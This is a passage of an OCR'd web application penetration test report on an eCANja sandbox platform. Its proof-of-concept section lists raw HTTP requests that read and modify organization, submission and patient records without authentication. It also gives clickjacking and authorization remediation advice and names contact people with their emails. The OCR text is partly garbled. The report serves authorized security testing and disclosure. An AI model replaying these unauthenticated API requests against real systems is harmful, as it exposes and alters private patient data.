
Strict-Transport-Security: max-age=15552000; includeSubDomains Accept-Ranges: bytes

Cache-Control: public, max-age=0

Last-Modified: Sat, 26 Oct 1985 08:15:00 GMT ETag: W/"1839-7438674ba0"

Content-Type: text/html; charset=UTF-8 Vary: Accept-Encoding

Screenshot:



Remediation

To mitigate the risk of clickjacking, several security measures can be implemented:

Frame Busting Code: Include frame-busting code in web pages to prevent them from being embedded in unauthorized frames or iframes. Frame-busting code redirects the site to its own location if it detects that it is being displayed within a frame.

```
[...]
    if (top != self) {
        top.location = self.location;
    }
```

X-Frame-Options Header: Use the X-Frame-Options HTTP header to explicitly specify which pages are allowed to embed the resource. For example:

```
X-Frame-Options: DENY
```

This header prevents the page from being embedded in any frame.

Content Security Policy (CSP): Configure an appropriate CSP that limits which resources can be loaded and from where, thereby reducing the chances of manipulation by third parties.

```
Content-Security-Policy: frame-ancestors 'none';
```

Secure JavaScript Usage: Write JavaScript code securely and avoid allowing the execution of untrusted scripts on the page.

By implementing these measures, the risk of clickjacking can be significantly reduced, protecting users from attacks that exploit this vulnerability.

For more information about Clickjacking Defense see OWASP Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Appendices

Analysis tools

Tool	Description
BurpSuite	Suite for dynamic analysis, used during the Web application analysis phase.
DependencyChecker	Tool for static applications.
Dirbuster	Multi-threaded application designed to enumerate files and directories on a Web server.

Methodology

The following WAPT activity was conducted following the OWASP version 4.1 test methodology.

The in-depth analysis of the application took place in two main stages:

1. **Application analysis**: extensive manual tests were conducted in order to identify security issues.
2. **Audit of issues**: issues identified in the previous phase were analysed in detail in order to assess their criticality and likelihood of exploitation by an attacker.

The tests were divided, according to the OWASP guidelines, into the following macro-categories:

Category	Description
Authorization	Verification of the access control mechanism implemented by the application with the aim of ascertaining that it is not possible to access confidential resources or information without possessing the necessary privileges.
Authentication	Checking the robustness of the authentication mechanism, the possibility of bypassing it and any implementation errors.
Data Validation	Checks whether the application fails to test the validity of user- supplied parameters: e.g. length, syntax, characters accepted as parameter values.
Cryptography	Analysis of cryptographic algorithms and their implementation in the analysed application.

Session Management	Verification of the robustness of the Web session management mechanism. For example, the method of generation and use of session cookies and authentication cookies by the application is evaluated
Configuration Management	Verification of the application configuration concerning the modules used by the application and their use within it.
Information Disclosure	Check to determine whether confidential information can be extracted from the source code or application structure.

For more details on the OWASP methodology, please refer to the following link:

https://www.owasp.org/index.php/Category:OWASP_Testing_Project

Risk Rating


The determination of risk considers two fundamental parameters:

- The impact generated by a negative event;
- The probability of the event occurring.

An estimate of the impact can be obtained by assessing the loss in terms of integrity (the affected resource is altered or destroyed), confidentiality (the resource becomes known to the attacker) and availability (access to the resource is denied).

The ISO27001 standard, for example, associates a scale of Low, Medium and High values to each of the parameters; the sum of these parameters gives the value of the asset. The probability assessment must take into account several factors, such as the capabilities and motivations of the attacker, the nature of the vulnerability and the countermeasures taken to protect the system.

The probability value can be established according to a reference matrix: the model adopted is based on the OWASP standard and refers to the matrix on a 4x4 base scale.



For more information on risk calculation according to the OWASP standard, please refer to the following link:

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Annex 6

Introduction

Moveax Srl was commissioned by IFO to conduct a WAPT (Web Application Penetration Test) analysis using the OWASP methodology approach, which offers a standard for analysing and identifying Web vulnerabilities, in order to determine the exposure of the application under analysis to a targeted attack.

All activities were conducted in such a way as to simulate a malicious actor engaged in a targeted attack against IFO with the objective of:

1. Identify whether a remote attacker could breach IFO's defences;
2. Determine the impact of a security breach on:
    a. Confidentiality of application data;

b. Integrity of application data;
c. Internal infrastructure and availability of IFO information systems.

The objective of this activity is, therefore, to identify critical and vulnerable points of an application, as well as non-compliance with industry security standards, in order to avoid loss and/or manipulation of data, thus improving software security and regulatory compliance.

Activity Scope

The purpose of the activity is to analyse the Web application according to the dynamic analysis standards indicated by the OWASP methodology, whereby predefined hosts or IP addresses will be subjected to an accurate security analysis.

In this activity, the customer's direct contacts on behalf of Moveax Srl were:

- Edoardo Marcozzi (edoardo.marcozzi@moveax.it)
- Gianluca De Cicco (gianluca.decicco@moveax.it)
- Federico Fazzi (federico.fazzi@moveax.it)

The security consultants of Moveax Srl will refer for any consultation or clarification to the persons indicated as agreed by IFO:

- Andrea Zauli (lawfirm@andreamonti.net)
- Ilario Tagliaferri (tagliaferri.ilario@hsr.it)
- Andrea Pace (andrea.pace@ifo.it)

Below are the agreed start and end dates of the activity:

- Start date: 13/02/2024
- End date: 13/03/2024

The attacks were conducted with an access level that a general Internet user would have.The following addresses were indicated as in-scope for testing activities:

- sandbox.ecanja.eu

The following test accounts were used during the testing activities.

- eCANDoctor11@ecanja.eu
- eCANDoctor12@ecanja.eu

The evaluation was conducted in accordance with the recommendations outlined in the discussion, all tests and actions were conducted under controlled conditions.

The results detailed in the Technical Details section of this report should be examined and recommended corrective actions implemented.

Findings

This section outlines a summary of the key issues identified during the course of theevaluation, which Moveax Srl prioritised for review and mitigation.

A total of 3 vulnerabilities were identified, classified below by risk category.

HIGH RISK VULNERABILITIES

Multiple Authorization Bypass: During the testing phase of the authorization procedures, we identified several cases of authorization bypass. These involved the direct access to specific API resources without any authentication measures in place, and in other instances, it was feasible to circumvent authorization protocols to makearbitrary data modifications.

LOW RISK VULNERABILITIES

Lack of Clickjacking countermeasures: The analysis indicates that the web application may be susceptible to Clickjacking attacks. This is evident from the absence of any countermeasures against such attacks in the HTTP response, as outlined below in the technical details.

Information disclosure of the infrastructure: Upon analyzing the responses, it was discovered that the HTTP header "Server" contains both the type and version of the web server being utilized, as well as indicating the name of the operating system currently in use.

Technical Summary

Overview

Each identified vulnerability was assigned a risk factor (Critical, High, Medium or Low) obtained from the risk management calculation indicated by the risk rating standard provided by OWASP, i.e. the product between the probability of a vulnerability to be exploited and its technical impact.

For more details, please refer to Methodology - Risk Rating.

Vulnerability	Risk	Technical Impact	Priority

Multiple Authorization Bypass	High	Critical	High
Information disclosure of the infrastructure	Low	Low	Low
Lack of Clickjacking countermeasures	Low	Low	Low

The following graph is intended to show the risk distribution and technical impact of the vulnerabilities detected.

Please note that in order to be able to give a correct interpretation, its view must be integrated on the basis of the risk calculation matrix used and available at the end of the paragraph Methodology - Risk Rating.

Classification


In addition to a metric of the risk factor of the discovered vulnerabilities, a further classification was performed according to the vulnerability category.

These categories are listed in the summary of vulnerabilities below:

Category	Vulnerability
Authorization	Authorization Bypass in the WebSocket design implementation
Configuration Management	Lack of clickjacking countermeasures

	Information disclosure of the infrastructure

The graph below shows the vulnerabilities reordered by their category:



Technical Details

HIGH RISK VULNERABILITIES

Authorization Bypass in the WebSocket design implementation

Name	Risk	Technical Impact	Priority
Multiple Authorization Bypass	High	Critical	High

Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorizedaccess to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions.

In an authorization bypass scenario, the attacker can exploit gaps in the authorization controls to gain access to resources or areas of the system without having the appropriate privileges. This can happen through the use of methods or techniques that circumvent or deceive the authorization mechanisms, allowing the attacker to perform unauthorized actions.

Proof of Concept

During the authorization procedures testing phase, several instances of authorization bypass were observed. These included the ability to directly access certain API resources without the implementation of any authentication measures, while in others, it was possible to circumvent authorization implementations to arbitrarily modify data.

Below, the identified instances for each individual case are detailed.

- Read “organizations” data (without authentication)

Request:

```
GET /api/collections/organizations/records HTTP/1.1Host:
sandbox.ecanja.eu

                                                    Gecko)

Chrome/121.0.6167.160 Safari/537.36

Accept:

g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7


Sec-Fetch-User: ?1

Sec-Fetch-Dest: document
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Feb 2024 13:44:32 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Vary: Origin
X-Content-Type-Options:
nosniff X- Frame-Options:
SAMEORIGIN X-Xss-
Protection: 1; mode=block
Content-Length: 5895
```

{"page":1,"perPage":30,"totalItems":28,"totalPages":1,"items":[{"collectionId":"in1wsaem3scbk19","collectionName":"organizations","created":"2023-05-23 10:53:43.334Z","id":"rldio8rv7c77sgh","information":"","name":"AUTH","updated":"2023-08-30 21:27:14.491Z"},{"collectionId":"in1wsaem3scbk19","collectionName":"organizations","created":"2023-06-19 15:06:27.788Z","id":"erht2vlhzql436h","information":"","name":"CERTH","updated":"2023-08-30 21:27:11.478Z"},{"collectionId":"in1wsaem3scbk19","collectionName":"organizations","created":"2023-06-19 15:22:38.598Z","id":"3tfqi08s1nf710s","information":"","name":"TEST

1a","updated":"2023-08-30 21:27:08.643Z"}
[...]

- Read “submissions” data (without authentication)

Request:

```
GET /api/collections/submissions/records HTTP/1.1Host:
sandbox.ecanja.eu

Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99" Accept:
Cache-Control: no-cache
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like


Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site:    same-origin


                          Content-
Type: application/json
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 12:43:45 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Vary: Origin
X-Content-Type-Options:
nosniff    X-    Frame-Options:
SAMEORIGIN              X-Xss-
Protection: 1; mode=block
Content-Length: 7082

{"page":1,"perPage":30,"totalItems":12,"totalPages":1,"items":[{"collectionId":"pbqacay4x1e2t
ne","collectionName":"submissions","created":"2024-02-13
12:42:45.601Z","creator":"","date":"2023-12-05
23:43:42.130Z","form":"ho6get752lcrkfh","id":"brs1wi64ggb53nd","patient":"j14cf2k958gjsm2
","updated":"2024-02-13
12:42:45.601Z","values":["buwl5a3yuex5svj"]},{"collectionId":"pbqacay4x1e2tne","collecti
onName":"submissions","created":"2023-12-05
23:43:42.139Z","creator":"","date":"2023-12-05
23:43:42.130Z","form":"ho6get752lcrkfh","id":"brs1wi64ggb53nx","patient":"j14cf2k958gj
sm2","updated":"2024-02-13 12:41:27.858Z","values":["buwl5a3yuex5svj"]}
[...]
```

- Create/Update submission (without authentication))

The create request of submission.

Request:

```
POST /api/collections/submissions/records HTTP/1.1Host:
sandbox.ecanja.eu
```

```
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"

Cache-Control: no-cache
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site:    same-origin

                          Content-
Type: application/json



Accept-Language: en-US,en;q=0.9


Content-Length: 292
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 12:42:45 GMT
Content-Type: application/json; charset=UTF-
8 Content-Length: 292
Connection: close
Vary: Origin
X-Content-Type-Options:     nosniff
X- Frame-Options: SAMEORIGIN X-
Xss- Protection: 1; mode=block

{"collectionId":"pbqacay4x1e2tne","collectionName":"submissions","created":"2024-02-13
12:42:45.601Z","creator":"","date":"2023-12-05
23:43:42.130Z","form":"ho6get752lcrkfh","id":"brs1wi64ggb53nd","patient":"j14cf2k958gjsm2
","updated":"2024-02-13 12:42:45.601Z","values":["buwl5a3yuex5svj"]}
```

The updated request of submission: Request

```
PATCH /api/collections/submissions/records/brs1wi64ggb53nd HTTP/1.1Host:
sandbox.ecanja.eu

Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99" Accept:
text/event-stream
```

```
Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like


Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site:     same-origin


                              Content-
Type: application/json




Accept-Language: en-US,en;q=0.9



Content-Length: 277
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 12:45:25 GMT
Content-Type: application/json; charset=UTF-
8 Content-Length: 277
Connection: close
Vary: Origin
X-Content-Type-Options:  nosniff
X- Frame-Options: SAMEORIGIN X-
Xss- Protection: 1; mode=block

{"collectionId":"pbqacay4x1e2tne","collectionName":"submissions","created":"2024-02-13
12:42:45.601Z","creator":"","date":"2023-12-05
23:43:42.130Z","form":"ho6get752lcrkfh","id":"brs1wi64ggb53nd","patient":"","updated":"2024- 02-13
12:45:25.330Z","values":["buwl5a3yuex5svj"]}
```

- Update “patient” data (without authentication)

```
PATCH /api/collections/patients/records/j14cf2k958gjsm2 HTTP/1.1Host:
sandbox.ecanja.eu

                                                    Accept:
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
text/event-stream


Cache-Control: no-cache
Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, likeGecko)
Chrome/121.0.6167.85 Safari/537.36

Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site:  same-origin  Sec-

Fetch-Mode: cors

Sec-Fetch-Dest: empty Content-
Type: application/json

Referer: https:/
sandbox.ecanja.eu/user/login Accept-
Encoding: gzip, deflate, br
```

{"collectionId":"qogkmd9dxsga93p","collectionName":"users","consent":false,"created":"2023-07-18 02:30:21.133Z","email":"test_2@test.com","emailVisibility":true,"first_sign_in":"2023-10-14 23:42:00.000Z","full_name":"Arbitrary ation":"","phone":"31337","pilot":"ctkklfborxs8wth","pr

Response:

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 12:07:21 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 415
Connection: close
Vary: Origin
X-Content-Type-Options: nosniff X-
Frame-Options: SAMEORIGIN X-
Xss- Protection: 1; mode=block

{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":false,"created":"20 23-07-18 02:30:21.133Z","email":"test_2@test.com","emailVisibility":true,"first_sign_in":"2023-10-14 23:42:00.000Z","full_name":"Arbitrary change","id":"j14cf2k958gjsm2","organization":"","phone":"31337","pilot":"ctkklfborxs8wth","pr ofile_data":{},"updated":"2024-02-13 12:07:21.427Z","username":"testx_23","verified":true}

- Read “patients” data (without authentication and organization assigned)

Request:

```
GET /api/collections/patients/records HTTP/1.1Host:
sandbox.ecanja.eu
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"Accept:
text/event-stream
Cache-Control: no-cache
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, likeGecko)
Chrome/121.0.6167.85 Safari/537.36
Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site: same-origin Sec-
Fetch-Mode: cors
Sec-Fetch-Dest: empty Content-
Type: application/json
Content-Length: 2
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 12:39:22 GMT
Content-Type: application/json;
charset=UTF-8 Content-Length:
1745
Con
nect
ion:
clos
e
Vary
:
Orig
in
X-Content-Type-
Options: nosniff X-
```

Frame-Options: SAMEORIGIN X-Xss-Protection: 1; mode=block

{"page":1,"perPage":10,"totalItems":3,"totalPages":1,"items":[{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":false,"created":"2023-07-18 02:30:21.133Z","email":"test_2@test.com","emailVisibility":true,"expand":{"pilot":{"collectionId":"ajfmqfo1onc32on","collectionName":"pilots","created":"2023-05-24 16:58:24.314Z","id":"ctkklfborxs8wth","name":"Pilot 2","proms":["td2gpewb0gs212h","07ofwgxojvkt248"],"registries":["cgoxf1iekgi2jdg","wkq2uvf2vskihht"],"updated":"2023-09-25 01:19:16.533Z"}},"first_sign_in":"2023-10-14 23:42:00.000Z","full_name":"Arbitrary change","id":"j14cf2k958gjsm2","organization":"","phone":"31337","pilot":"ctkklfborxs8wth","profile_data":{},"updated":"2024-02-13 12:07:21.427Z","username":"testx_23","verified":true},{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":false,"created":"2023-05-31 09:30:38.040Z","email":"panosbonotis2@ecanja.eu","emailVisibility":true,"first_sign_in":"2023-06-08 12:05:14.000Z","full_name":"","id":"ppuoezumdbcvceg","organization":"","phone":"","pilot":"","profile_data":{"completionData":{"0":{"0":true,"1":true,"2":true},"1":{"3":true,"4":true},"2":{"5":true}},"countData":{"0":2,"1":2,"2":2,"3":1,"4":1,"5":1}},"updated":"2023-07-06 11:57:29.350Z","username":"PanosBonotis2","verified":true},{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":false,"created":"2023-05-31 09:29:11.687Z","email":"panosbonotis@ecanja.eu","emailVisibility":true,"first_sign_in":"2023-05-31 09:34:11.000Z","full_name":"","id":"y5s18jsrjkpuitx","organization":"","phone":"","pilot":"","profile_data":{"completionData":{"0":{"1":true}},"countData":{"1":1}},"updated":"2023-06-15 12:49:50.280Z","username":"PanosBonotis","verified":true}]}

Remediation

It is recommended to apply a robust authorization model that enforces role-based access control according to business requirements and the concept of least privilege principle.

Additionally, it would be advisable to ensure that user access is limited only to the applications and/or data necessary to perform their function.

For more information about Authorization see OWASP Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

LOW RISK VULNERABILITIES

Lack of Clickjacking countermeasures

Name	Risk	Technical Impact	Priority
Lack of Clickjacking countermeasures	Low	Low	Low

Clickjacking is a malicious technique where an attacker overlays invisible or transparent elements on a website, tricking users into clicking on elements different from what they perceive. This vulnerability can be exploited to deceive users and make them perform unintended actions without their consent.

One must consider that Clickjacking-style embedding can be performed on many pages where there is no security impact. If it is impossible to induce a user to take an action that has a real security impact, this is generally not considered a valid Clickjacking issue.

Proof of Concept

The analysis has revealed that the web application is potentially vulnerable to Clickjacking attacks. In fact, as highlighted below, the HTTP response does not include anycountermeasure (such as the 'X- Frame-Options' header) against a potential attack.

However, please note that the vulnerability is considered low-impact as the application interactions are mostly handled through JavaScript, preventing a user from accessing certain sections of the site via direct paths.

Request:

```
GET / HTTP/1.1

Host: sandbox.ecanja.eu

Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"Sec-
Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, likeGecko)
Chrome/121.0.6167.160 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn

g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
Sec-Fetch-Dest: document Accept-
Encoding: gzip, deflate, br Accept-
Language: en-US,en;q=0.9
                                Priority:

u=0, i
```


Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Feb 2024 14:18:03 GMT
Content-Type: text/htmlConnection:
close
etag: W/"1kywo65"
link: <./_app/immutable/assets/0.73df737d.css>; rel="preload":as="style"; nopush,
<./_app/immutable/assets/ProgressBar.4f1e9ba5.css>; rel="preload":as="style"; nopush,
<./_app/immutable/entry/start.4642a8f4.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/index.76291be9.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/singletons.8157ffb9.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/index.50351736.js>; rel="modulepreload"; nopush,
<./_app/immutable/entry/app.f3962c17.js>; rel="modulepreload"; nopush,
<./_app/immutable/nodes/0.18328483.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/ProgressBar.svelte_svelte_type_style_lang.b8ce0563.js>;
rel="modulepreload"; nopush, <./_app/immutable/chunks/index.e44a989b.js>; rel="modulepreload";
nopush, <./_app/immutable/chunks/index.530508cd.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/pocketbase.5cf4154f.js>; rel="modulepreload"; nopush,
